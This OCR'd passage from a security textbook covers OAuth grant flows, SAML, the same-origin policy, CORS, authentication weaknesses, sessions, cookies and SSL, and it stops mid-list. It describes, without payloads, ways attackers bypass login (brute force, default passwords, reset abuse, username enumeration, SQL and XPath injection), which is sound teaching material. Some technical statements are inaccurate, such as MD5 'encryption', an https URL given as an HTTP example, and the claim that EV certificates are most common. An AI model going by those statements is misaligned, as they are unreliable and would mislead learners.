


Figure 14: Authorization application

Step 3: User-Agent Receives Access Token with Redirect URI

If the user clicks 'Authorize Application', the service redirects the user-agent to the application redirect URI, and includes a URI fragment containing the access token. It would look something like this:

```
https://dropletbook.com/callback#token=ACCESS_TOKEN
```

Step 4: User-Agent Follows the Redirect URI

The user-agent follows the redirect URI but retains the access token.

Step 5: Application Sends Access Token Extraction Script

The application returns a webpage that contains a script that can extract the access token from the full redirect URI that the user-agent has retained.

Step 6: Access Token Passed to the Application

The user-agent executes the provided script and passes the extracted access token to the application.

Now the application is authorized! It may use the token to access the user's account via the service API, limited to the scope of access, until the token expires or is revoked.

Grant Type: Resource Owner Password Credentials

With the resource owner password credentials grant type, the user provides their service credentials (username and password) directly to the application, which uses the credentials

to obtain an access token from the service. This grant type should only be enabled on the authorization server if other flows are not viable. Also, it should only be used if the application is trusted by the user, or if it is owned by the service or the user's desktop OS.

Password Credentials Flow

After the user gives their credentials to the application, the application will then request an access token from the authorization server. The POST request might look something like this:

```
https://oauth.example.com/token?grant_
type=password&username=USERNAME&password=PASSWORD&client_id=CLIENT_
ID
```

If the user credentials check out, the authorization server returns an access token to the application. Now the application is authorized.

Note: DigitalOcean does not currently support the password credentials grant type, so the link points to an imaginary authorization server at 'oauth.example.com'.

Grant Type: Client Credentials

The client credentials grant type provides an application a way to access its own service account. Examples of when this might be useful include if an application wants to update its registered description or redirect URI or access other data stored in its service account via the API.

Client Credentials Flow

The application requests an access token by sending its credentials, its client ID and client secret, to the authorization server. An example POST request might look like the following:

If the application credentials are checked out, the authorization server returns an access token to the application. Now the application is authorized to use its own account!

```
https://oauth.example.com/token?grant_type=client_credentials&client_
id=CLIENT_ID&client_secret=CLIENT_SECRET
```

Access Token Usage

Once the application has an access token, it may use the token to access the user's account via the API, limited to the scope of access, until the token expires or is revoked.

Here is an example of an API request, using Curl. Note that it includes the access token:

```
curl -X POST -H "Authorization: Bearer ACCESS_TOKEN""https://api.
digitalocean.com/v2/$OBJECT"
```

Assuming the access token is valid, the API will process the request according to its API specifications. If the access token is expired or otherwise invalid, the API will return an 'invalid_request' error.

Refresh Token Flow

After an access token expires, using it to make a request from the API will result in an 'Invalid Token Error'. At this point, if a refresh token was included when the original access token was issued, it can be used to request a fresh access token from the authorization server.

Here is an example POST request, using a refresh token to obtain a new access token:

```
https://cloud.digitalocean.com/v1/oauth/token?grant_type=refresh_
token&client_id=CLIENT_ID&client_secret=CLIENT_SECRET&refresh_
token=REFRESH_TOKEN
```

Security Assertion Markup Language (SAML)

The Security Assertion Markup Language (SAML) is an open standard that allows security credentials to be shared by multiple computers across a network. It describes a framework that allows one computer to perform some security functions on behalf of one or more computers:

- **Authentication:** Determining that the users are who they claim to be
- **Authorization:** Determining if users have the right to access certain systems or content

SAML is implemented with the Extensible Markup Language (XML) standard for sharing data, and SAML provides a framework for implementing SSO and other federated identity systems.

The SAML protocol is managed by the Organization for the Advancement of Structured Information Standards (OASIS), which wrote that, 'SAML allows business entities to make assertions regarding the identity, attributes, and entitlements of a subject (an entity that is often a human user) to other entities, such as a partner company or another enterprise application'.

SAML is an important component of many SSO systems that allow users to access multiple applications, services or websites from a single login process. Identity and authentication levels are shared across different systems and services using the SAML protocol to request, receive and format that data. Organizations use SAML both for business-to-business (B2B) and business-to-consumer (B2C) applications.

Uses of SAML

SAML is used to share security credentials across one or more networked systems. The SAML framework is specifically designed to accomplish two things: authentication and authorization.

Authentication is the process of determining whether an entity is who it claims to be, and it is required before authorization, which is the process of determining whether the authenticated identity actually has permission—authorization—to use a resource.

SAML Entities

SAML defines two broad categories of entities: end users and service providers. An end user is a person who needs to be authenticated before being allowed to use an application. A service provider is any system that provides services, typically the services for which users seek authenticated, including web or enterprise applications. A special type of service provider, the identity provider, administers identity information.

While SAML defines the markup language used to standardize the encoding of authentication data for exchange between systems, SAML is also understood to include all the associated protocols and bindings that use SAML-compliant messages to exchange security assertions among end users, service providers and identity providers.

SAML Components

SAML has three sets of components: assertions, protocols and bindings. Assertions—the statements of identity, authentication and authorization information—as well as protocol messages are all XML-formatted using the SAML specification. SAML protocols define how different entities request and respond to requests for security information. SAML bindings are the formats specified for SAML protocol messages to be embedded and transported over different transmission mechanisms. For example, SAML requests can be bound to interactions using different application protocols, including Simple Object Access Protocol (SOAP), Hypertext Transfer Protocol, Simple Mail Transfer Protocol, File Transfer Protocol, BizTalk and Electronic Business XML (ebXML).

SAML Assertions

According to the SAML core protocol specification, a SAML assertion is 'a package of data that supply zero or more statements made by a SAML authority'.

SAML specifies three types of elements of assertions: authentication, attribute and authorization decision.

An authentication assertion indicates that the subject of the assertion has been authenticated, and it includes the time and method of authentication, as well as the subject being authenticated.

An attribute assertion associates the subject of the assertion with the specified attributes—a SAML attribute refers to a defined piece of information related to the authentication subject.

An authorization decision assertion indicates whether a request to access a resource by the subject has been approved or declined.

Working of SAML

SSO applications use SAML to move information about user identities from an identity provider to a service provider. SAML authenticates end users who are logged in to a primary service provider to another service provider. For example, an enterprise user logged in to their primary SSO work network can be authenticated to a third-party cloud application provider through SAML rather than being required to log in separately to the cloud application.

The primary SSO system acts as the identity provider, and the cloud application acts as the service provider. When an end user, already logged in to the identity provider, attempts to open the cloud application, the cloud application identifies the end user and points the user—or the user's browser or other client software—back to the identity provider to be authenticated.

A typical SAML authentication process works this way:

- The end user initiates a session with an identity or SSO provider by logging in and being authenticated.
- The end user initiates a session with a service provider—cloud application or other third-party application—which is configured to do authentication via SSO.
- The service provider requests authentication information about that specific user from the end user's identity provider.
- The identity provider responds to the SAML request with a SAML formatted, digitally signed response that identifies the end user and may include further information indicating that the user is—or is not—authenticated and authorized—or not—to access restricted resources.
- The service provider validates the response from the identity provider and authenticates the end user to give them access to restricted resources.
- The end user accesses the service provider's content or application.

Requests and responses to those requests must conform to the SAML protocols for exchanging information, with SAML data being formatted as assertions.

SAML vs. OAuth

SAML (Security Assertion Markup Language) is an alternative federated authentication standard that many enterprises use for SSO. SAML enables enterprises to monitor who has access to corporate resources.

There are many differences between SAML and OAuth. SAML uses XML to pass messages, and OAuth uses JSON. OAuth provides a simpler mobile experience, while SAML is geared towards enterprise security. That last point is the key differentiator: OAuth uses API calls extensively, which is why mobile applications, modern web applications, game consoles and the Internet of Things (IoT) devices find OAuth a better experience for the user. SAML, on

the other hand, drops a session cookie in a browser that allows a user to access certain web pages—great for short-lived work days, but not so great when you have to log into your thermostat every day.

4.8. Summary

Cloud computing is emerging as one of the fastest growing technology in recent times. Everyone is adopting the cloud computing for the cost benefits and there are many threats and risks in adopting cloud computing. This chapter briefs about cloud computing and also discusses the major risks and their countermeasures that the providers have to apply. This chapter also discusses the identity management in cloud computing. This chapter also includes the case study on Cloud App—a product of Microsoft. Finally, the chapter has discussed OAuth is an open standard for token-based authentication and authorization on the Internet. Authentication is explained in this chapter with practical implementation.

Sample Questions

1. Define cloud computing in brief.
2. List characteristics of cloud computing.
3. What is data loss? List various reasons for data loss.
4. Describe in brief different countermeasures for cloud security.
5. List and define various data security services before moving the data on to the cloud.
6. Describe how to find and fix security vulnerabilities.
7. Describe identity managementin detail.
8. What are different ways to protect passwords?
9. List and describe the different types of tokens.
10. What is biometric authentication?
11. What is an access control and list different types of access control mechanisms?
12. Describe in brief security as a service in the cloud.
13. Differentiate between OAuth and SAML.


Web Security

5

OBJECTIVES

After reading this chapter, the student will be able to:

- To understand web security fundamentals and protocols
- To explore web security attacks
- To comprehend and analyze web security countermeasures like firewalls and penetration testing



5.1. Introduction

With any new technology, new security vulnerabilities are introduced as well. In the same fashion, the improvement of web technology has brought with it a new range of security vulnerabilities. The set of most commonly encountered defects has evolved somewhat over time. New attacks have arisen that were not considered when existing applications were developed. Of course, some problems that used to exist have already been tackled but the rate of creation of new security bugs is much higher than the rate of fixing them.

There is no doubt that web application security is one of the most important as well as one of the most exciting area of attention in today's world. Every other day we hear a security breach happening where big players of market are targeted by the bad guys for money, taking revenge or sometimes just for fun.

The faster we are moving into data age or web 3.0 world, the more the security risks that accompany it along with increase in black hat hackers wanting to get their name on the most furious hackers of all-time list. With this said, for all, the stakes are high: for businesses that derive increasing revenue from the e-commerce, for users who trust web applications with sensitive information, and for criminals who can make big money by stealing payment details or compromising bank accounts. Reputation plays a critical role.

In this chapter, we will be covering what, why and how of Web application security.

This chapter is broadly divided into three parts:

- Web applications and their working
- Specific protocols and elements used in the web
- Attack vectors and case studies

Same-Origin Policy

The same-origin policy is a key mechanism implemented within browsers that is designed to restrict contents that have different origins from interacting with each other. Basically, same-origin policy is security enforcement found in most common browsers that restricts the way a document or script (or other data) that gets loaded from one origin can communicate and associate with properties of another origin. It is a crucial concept of security which runs web applications of various kinds.

To understand the same-origin policy better, let's consider an example. Imagine that you are logged into your webmail, such as Gmail, in one browser tab. You open a page in another browser tab that has some pieces of JavaScript (JS) that attempts to read your Gmail messages. This is when the same-origin policy kicks in: as soon as an attempt is made to access Gmail from some other domain that is not Gmail, the same-origin policy will prevent this interaction from happening. So, basically, the same-origin policy prevented a random web page which was not a part of Gmail from performing actions on your behalf on an actual

Gmail web page. With that said, if the same-origin policy did not exist, and an unwitting user browsed to a malicious website, script code running on that site could access the data and functionality of any other website visited by the user. This may enable the malicious site to perform funds transfers from the user's online bank, read his or her webmail, or capture credit card details when the user shops online.

Switching Origins

JS provides a way to change origins if certain conditions are met. The document.domain property allows the origin of the current page to change into a different origin, for example, origin A can switch to origin B; this will only work if the current page is the subset of the main domain.

Let me explain the mentioned concept with an example. Consider a page running under example.com, which has two iframes; abc.example.com and xyz.example.com. If either of these iframes issues document.domain = 'example.com' then further same origin checks will be based on example.com. However, as I mentioned, a page cannot misuse this functionality to impersonate a completely different domain. So, malicious.com cannot issue an origin to change to bankofabc.com and access the data of it.

Here are some key features of the same-origin policy that you need to be aware of:

- • A page residing on one domain can make an arbitrary request to be made to another domain (for example, by submitting a form or loading an image). But it cannot process itself the data returned from that request.
- • A page residing on one domain can load a script from another domain and execute this within its own context. This is because scripts are assumed to contain code, rather than data, so cross-domain access should not lead to disclosure of any sensitive information.
- • A page residing on one domain cannot read or modify the cookies or other DOM data belonging to another domain.

These features can lead to various cross-domain attacks, such as inducing user actions and capturing data. Further complications arise with browser extension technologies, which implement same-origin restrictions in different ways.

```
> document.domain = 'bankofamerica.com';
● ▶Uncaught DOMException: Failed to set the 'domain' property on 'Document': 'bankofamerica.com' is not a suffix of 'example.com'.(…)
```

This is the error that Google Chrome throws when trying to violate the same-origin policy.

Cross-Domain Messaging

Sometimes, there exists a need to communicate across different origins. For a long time, exchanging messages between different domains was restricted by the same-origin policy. Cross-domain messaging (CDM) was introduced with HTML5. It provides the postMessage() method, which allows sending messages or data across different origins.

Suppose there is origin A on www.example.com which, using postMessage(), can pass messages to origin B at www.abc.com.

The postMessage() method accepts two parameters:

- **The message:** This is the data that has to be passed to the receiving window
- **TargetDomain:** The URL of the receiving window

```
Sending a postMessage():
receiver.postMessage('Hello','http://abc.com')

Receiving a postMessage():
window.addEventListener('message',function(event) {
  if(event.origin != 'http://example.com')
 return;
  console.log('Received:  ' + event.data,event);
  },false);
```

In the above script, the example.com sends the message 'hello' to the abc.com which displays cross-domain messaging.


AJAX and the Same-Origin Policy

As of today, all interactive web applications make use of AJAX, which is a powerful technique that allows the browser to silently exchange data with the server without reloading the page. A very common example of AJAX in use is different online chat applications or functionalities, such as Facebook Chat or Google Hangouts.

AJAX works using the XMLHTTPRequest() method of JS. This allows a URL to be loaded without issuing a page refresh, as mentioned. This works pretty decently till the same-origin policy is encountered, but fetching or sending data to a server or URL which is of a different origin is a different story altogether.

Notice the error below:

We encounter this error when trying to access a server or URL of different origin using XMLHTTPrequest()



Access-Control-Allow-Origin

This error tells us that example.com (the origin from which data was requested) effectively lacks this header, hence the cross-domain XMLHTTPRequest() will drop as per security enforcement. Consider an example in which a web page running at origin A sends an HTTP

request to origin B impersonating the user and loads up the page, which may include Cross-Site Request Forgery (CSRF) tokens, and then they can be used to mount a CSRF attack.

So the same-origin policy basically makes calling separate origin documents through AJAX functions. However, in the next section, we will attempt to dig deeper into this.

Let's try to understand this header before learning CSRF in detail. For this, we need to know what is CORS.

CORS

CORS allows cross-domain HTTP data exchange, which means a page running at origin A can send/receive data from a server at origin B. CORS is abundantly used in web applications where web fonts, CSS, documents and so on are loaded from different origins, which may not be of the origin where the resources are actually stored. Most content delivery networks (CDNs) which provide resource-hosting functionality typically allow any website or origin to interact with themselves.

A flow chart that shows the CORS at different positions is given in Figure 1:




Figure 1: CORS flow at different positions

CORS headers

- **Access-Control-Allow-Origin:** This is a response header; as soon as a request is made to the server for exchanging data, the server responds with a header that tells the browser whether the origin of the request is listed inside the value of this response. If the header is not present or the response header does not contain the request origin inside the header, then the request is dropped and a security error is raised (as seen earlier in the cross-messaging domain), otherwise, the request is processed.

5.2. User Authentication

Authentication in web security is a process to identify if it is the correct user that accesses the private or protected information. In the simplest terms, only you should be allowed to check your emails on Gmail or Outlook once you authenticate yourself as a person who you claim to be using password and OTP.

Wear your hackers' hat and think about few of the most common ways in which you as a security researcher would try and bypass the authentication screen to get the access to the data that you should not have access to.

Let's discuss:

Credentials Sent Over HTTP

Since they are unencrypted, an attacker on LAN can launch a man-in-the-middle attack. For instance, look at the URL below.

```
https://abc.com/?username="john"&password="1234"
```

There we have it, the username and the password served right in the plate of the attacker.

Of course, this might seem to be the most basic security breach of all with an obvious mitigation technique, it is still important to take this into account in order to understand the evolution of attacks around this recipe.

Default Passwords

The second most obvious way is to try default username and password, and believe me or not, a lot of times it just works fine. Thanks to lazy or rather casual approach by the fellow users handling the authentication mechanism.

Passwords Cracked with Brute Force or Dictionary Attacks

Crack it until you get it, as simple as that. Try all possible combinations of most commonly used passwords until you finally find the right match. There are scripts available which automates this method and unless there is a check on the number of times you could enter the wrong credentials it can be cracked. To protect log-in forms against brute force attacks, mechanisms like account lockouts and CAPTCHA were introduced. The account lockout mechanism was able to successfully prevent brute force attacks; however, it was abused to cause denial of service to a legitimate user who tried accessing a service with an excessive number of failed or unsuccessful log-in attempts. Therefore, as a solution, many websites implemented an IP lock, which would block a particular IP from accessing the website for a particular span of time, thereby slowing the brute force attacks by a large degree. One of the common flaws in CAPTCHA is validation; even if CAPTCHA is in place, we are still able to determine if we have guessed the correct password just by observing the error messages or responses. This happens due to poor handling of error messages or due to weak CAPTCHA implementation.

Abuse of Reset Forgotten Password Functionality

As the good security researchers always believe, a boon for the user often proves to be a curse for them, because the hackers know how to make things work in their favour almost all the time. We all have forgotten our passwords somewhere or the other and answered those questions that are mint to change our passwords for good, but think about it, are the questions like what is your birthday or what is your favourite colour so difficult to crack in the age of social networking? Or what about a social engineering attack even if the questions are strongly designed. The functionality kept for the benefits of the users could be used as a weapon against them. There is no single bug that could exploit the password reset feature, the reason being that the applications may be coded in different ways, unless you find a password reset bug in a content management system that would exploit all the websites running that content management system, such as WordPress and Joomla. One of the popular bugs with Joomla was a password reset vulnerability where the token was not checked on the server end. There have been similar known issues with WordPress, Drupal, etc.

Passwords being Stored in Local Storage

Remember the message that pops up when we login to any application on Chrome, Firefox or Internet Explorer? 'Do you want to save your password?' If for some reason the user presses yes, it would be so easy for the attacker to steal the password and crack the application right open before the user even realises it.

Authentication Bypass Using SQL Injection

SQL injection is one of the first methods that you should test a log-in form against the vulnerability that occurs due to lack of input validation/filtering. The attacker's input is made a part of the SQL query, which allows the attacker to do multiple things such as data retrieval and deletion. This attack is covered in detail in the Software Security chapter.

Authentication Bypass Using XPath Injection

Over recent years, the number of websites using an XML database has increased, providing the attacker an additional attack vector. XPath injection is an attack where an attacker injects XPath queries to bypass the log-in mechanism by making the overall statements true. XPath is a standard way of querying XML databases. It is similar to SQL queries used to query MySQL and MSSQL databases.

Of course, some of these attacks seems fairly common and covered up in today's web world, they have their age of destruction for quite a long time until someone finally realises that it is happening and get it fixed.

Let's now get our minds on some of the common mistakes that a developer often make which might lead to broken authentication:

Username Enumeration

Errors are the finest clues an attacker could have which help them know a lot of things about what is happening behind the scene. Take for an example that we have an application which has dependencies between a username and a password, we type a username and press enter, an error pops up that says, "This username does not exist". This clearly tells us that the user who we are trying to exploit does not exist in that database itself. So there is no need to go and mess your brains around with password after all. What if the error pops up that says that the password you entered is incorrect? This means the user does exist so get your mind on to the password cracking.

A simple error statement by a developer could work as a fortune of information for the hacker.

Enabling Browser Cache to Store Passwords

Another bad security practice that is often followed is developers using autocomplete function for password fields, which enables the passwords to be saved in browser cache allowing an attacker to access the password if he can somehow access the browser cache. Consider the code below:

```
<input type="text" name="abcd" autocomplete="on"/>
```

To protect against this issue, it is recommended that the autocomplete must be disabled.

Types of Authentication

There are three types of authentication that could be used.

Let's start with:

HTTP Basic Authentication

HTTP basic authentication is one of the first authentication mechanisms that was introduced.

It works as follows:

When we send a GET request to the protected resource, the web server would respond with a log-in screen, which would set the authorization header. Our credentials are then sent to the server via the authorization header in the base64-encoded form. Upon receiving the header, the server would decode the base64 string to plain text and compare it with the information stored in the authorization file.

Upon submitting a correct username and password, the client would get access to the protected storage with a status code of 200, and a '401', 'Unauthorized' response from the server if an incorrect username/password is submitted.

The problem with this type of authentication is that an attacker could launch a man-in-the-middle attack and easily decode the encoded base64 string containing the username and the password.

HTTP-Digest Authentication

HTTP-Digest authentication is the modified and improved version of HTTP basic authentication. One of the major improvements is that it sends the password in an encrypted form. It uses MD5 hashing algorithm to encrypt the credentials, nonce (a random value) and the URL, and they are sent to the server.

MD5 hashes are also prone to vulnerabilities and could be cracked. So this is not the protocol to rely on for authentication, although it does make it a bit difficult for an attacker, since the attacker has to crack the MD5 hash to obtain the credentials.

Form-Based Authentication

Form-based authentication is the recommended method for authenticating a user. The credentials are submitted by either POST or GET method over an HTTP or HTTPS protocol. Although it is not a good security practice to send sensitive credentials by GET method on a HTTP protocol as they can be easily leaked via referrer header or by other attacks, we still see it being used.

When the credentials are submitted, the server compares them with the ones that are saved in the database and authenticates the user if they are correct. The passwords that are submitted by users are first encrypted to MD5 or the hashing algorithm that the Webmaster is using and then compared to the ones that are stored in the database.

5.3. Session Management

Session management is the process of securing multiple requests to a service from the same user or entity. In many cases, a session is initialized by authenticating a user or entity with factors such as a password. Once the user is authenticated, subsequent requests authenticate the session as opposed to the users themselves.

Session Id

Users prove they own a session by submitting authentication parameters with each request that typically include a session id and other factors such as a nonce. Session ids are designed to be long and random such that it is infeasible to guess them.

Transport

Session management is essentially a process of providing secrets to authenticated users such as a session id and having them pass it back to you. As such, cryptographically secure network communications are required to implement secure session management.

5.4. Cookies

A cookie is a small amount of data generated by a website and saved by your web browser. Its purpose is to remember information about you, similar to a preference file created by a software application.

While cookies serve many functions, their most common purpose is to store login information for a specific site. Some sites will save both your username and password in a cookie, while others will save only your username. Whenever you check a box that says, "Remember me on this computer", the website will generate a login cookie once you successfully log in. Each time you revisit the website, you may only need to enter your password or you might not need to log in at all.

Cookies are also used to store user preferences for a specific site. For example, a search engine may store your search settings in a cookie. A news website may use a cookie to save a custom text size you select for viewing news articles. Financial websites sometimes use cookies to store recently viewed stock quotes. If a website needs to store a lot of personal information, it may use a cookie to remember who you are, but will load the information from the web server. This method, called 'server side' storage, is often used when you create an account on a website.

Browser cookies come in two different flavours: 'session' and 'persistent'. Session cookies are temporary and are deleted when the browser is closed. These types of cookies are often used by e-commerce sites to store items placed in your shopping cart and can serve many other purposes as well. Persistent cookies are designed to store data for an extended period of time. Each persistent cookie is created with an expiration date, which may be anywhere from a few days to several years in the future. Once the expiration date is reached, the cookie is automatically deleted. Persistent cookies are what allow websites to 'remember you' for two weeks, one month or any other period of time.

Most web browsers save all cookies in a single file. This file is located in a different directory for each browser and is not meant to be opened manually. Fortunately, most browsers allow you to view your cookies in the browser preferences, typically within the 'Privacy' or 'Security' tab. Some browsers allow you to delete specific cookies or even prevent cookies from being created. While disallowing cookies in your browser may provide a higher level of privacy, it is not recommended since many websites require cookies to function properly.

NOTE: Since cookies are stored in a different location for each web browser, if you switch browsers, new cookies will have to be created.

The security of clients is a concern for session management. In the case of a web browser, session ids may be stored in secure cookies. In some cases, browsers can be tricked into giving up their session credentials with attacks such as DNS spoofing. As such, consideration of cookie security is within the scope of session management.

Session Expiry

Sessions are designed to be temporary objects that expire. Their life is typically extended with each new request with a maximum age that cannot be exceeded.

Session Resources

Session management may be targeted by denial of service attacks that flood services with requests to create new sessions. As such, session management is ideally resource light.

Detecting Anomalies

Session management may include features to detect anomalies such as brute force guesses of session ids or denial of service attacks.

In some cases, session management may prevent users from creating multiple sessions from the same IP. For practical reasons of usability, this may be allowed up to some limit.

5.5. Secure Socket Layer (SSL)

There was an interesting question that was asked by an experienced software developer, "How will a user know if your website is secure?" A young boy who had just begun his journey in the world of information technology responded with a simple but beautiful answer. He said, "by looking at https and not http on the address bar in the browser". The developer smiled and agreed that he had not expected such an answer at all.

If you look at it, most of the users who are from a non-technical background usually feel that having https in the URL that they are typing means that their data is safe or the site is trustworthy. Having an 'S' succeeding the http protocol is one way of creating trust on the website or a part of securing website ecosystem but not the only way. With that said, let's start with exploring the technical side of the succeeding 's'.

HTTP is a plain text protocol, which means that everything that is sent across it goes as plain text, which leaves it vulnerable to eavesdropping or man in the middle attacks. Therefore, for authentication purposes and where sensitive data are transmitted, 'HTTPS' is used although some websites do not implement it on all pages since it takes much of server resources.

Socket Layer (SSL) is the form of proof for most applications which state that they are protected because they use SSL technology. You must have seen such messages pop up so often on almost all the websites that you would visit on a regular basis that are legitimate or not, you just end up trusting them.

For instance, 'This site is absolutely secure. It has been designed to use 128-bit Secure Socket Layer (SSL) technology to prevent unauthorized users from viewing any of your information. You may use this site with peace of mind that your data is safe with us'.

Sounds so convincing right!

Not just that, even the messages on social media where users are urged to verify the site's certificate, in simple terms looking for 's' after http in the URL, play a major role in shaping users trust with the web.

As soon as the trust is established, the user hands over the sensitive data in the fate of the site until of course he or she is hacked and then lose complete faith in the technology itself. The matter of fact is that, the majority of web applications are insecure, despite the widespread usage of SSL technology.

SSL is a technology that protects the confidentiality and integrity of data in transit between the user's (client) browser and the web server. It helps defend against eavesdroppers, and it can provide assurance to the user of the identity of the web server he is dealing with. But it does not stop attacks that directly target the server or client components of an application, as most successful attacks do.

Later in this chapter we would learn many such attacks in detail that does not care if the website is compliant with SSL certificates or not.

Working of SSL

- A browser or server attempts to connect to a website (i.e. a web server) secured with SSL. The browser/server requests that the web server identify itself.
- The web server sends the browser/server a copy of its SSL certificate.
- The browser/server checks whether or not to trust the SSL certificate. It sends an encrypted message to the web server.
- The web server sends back a digitally signed acknowledgement to start an SSL encrypted session.
- Encrypted data is shared between the browser/server and the web server.

The working of SSL is shown in Figure 2:




Figure 2: Working of SSL

Types of SSL/TLS Certificates

Various kinds of certificates are widely used by organizations that want to provide their users with strong encryption technology and identity assurance. Encryption ensures that customer data like credit card information and passwords are well encrypted while transmitting, and the identity assurance gives users the ability to identify legitimate websites. These certificates are most expensive of the lot as they provide both identity as well as encryption and hence only used by the organizations who could afford it.

- Extended Validation (EV) Certificates

  Such certificates are most commonly used by websites as they come with the most comprehensive verification checking, which includes domain verification as well as crosschecks that tie the entity to a specific physical location. If any kind of fraud takes place on such a website, it gives users recourse as this type of verification leaves a detailed paper trail. EV certificates are distinguished with a locked padlock, organization name and sometimes the country ID in the web address bar in most major browsers.

- Organization Validated (OV) Certificates

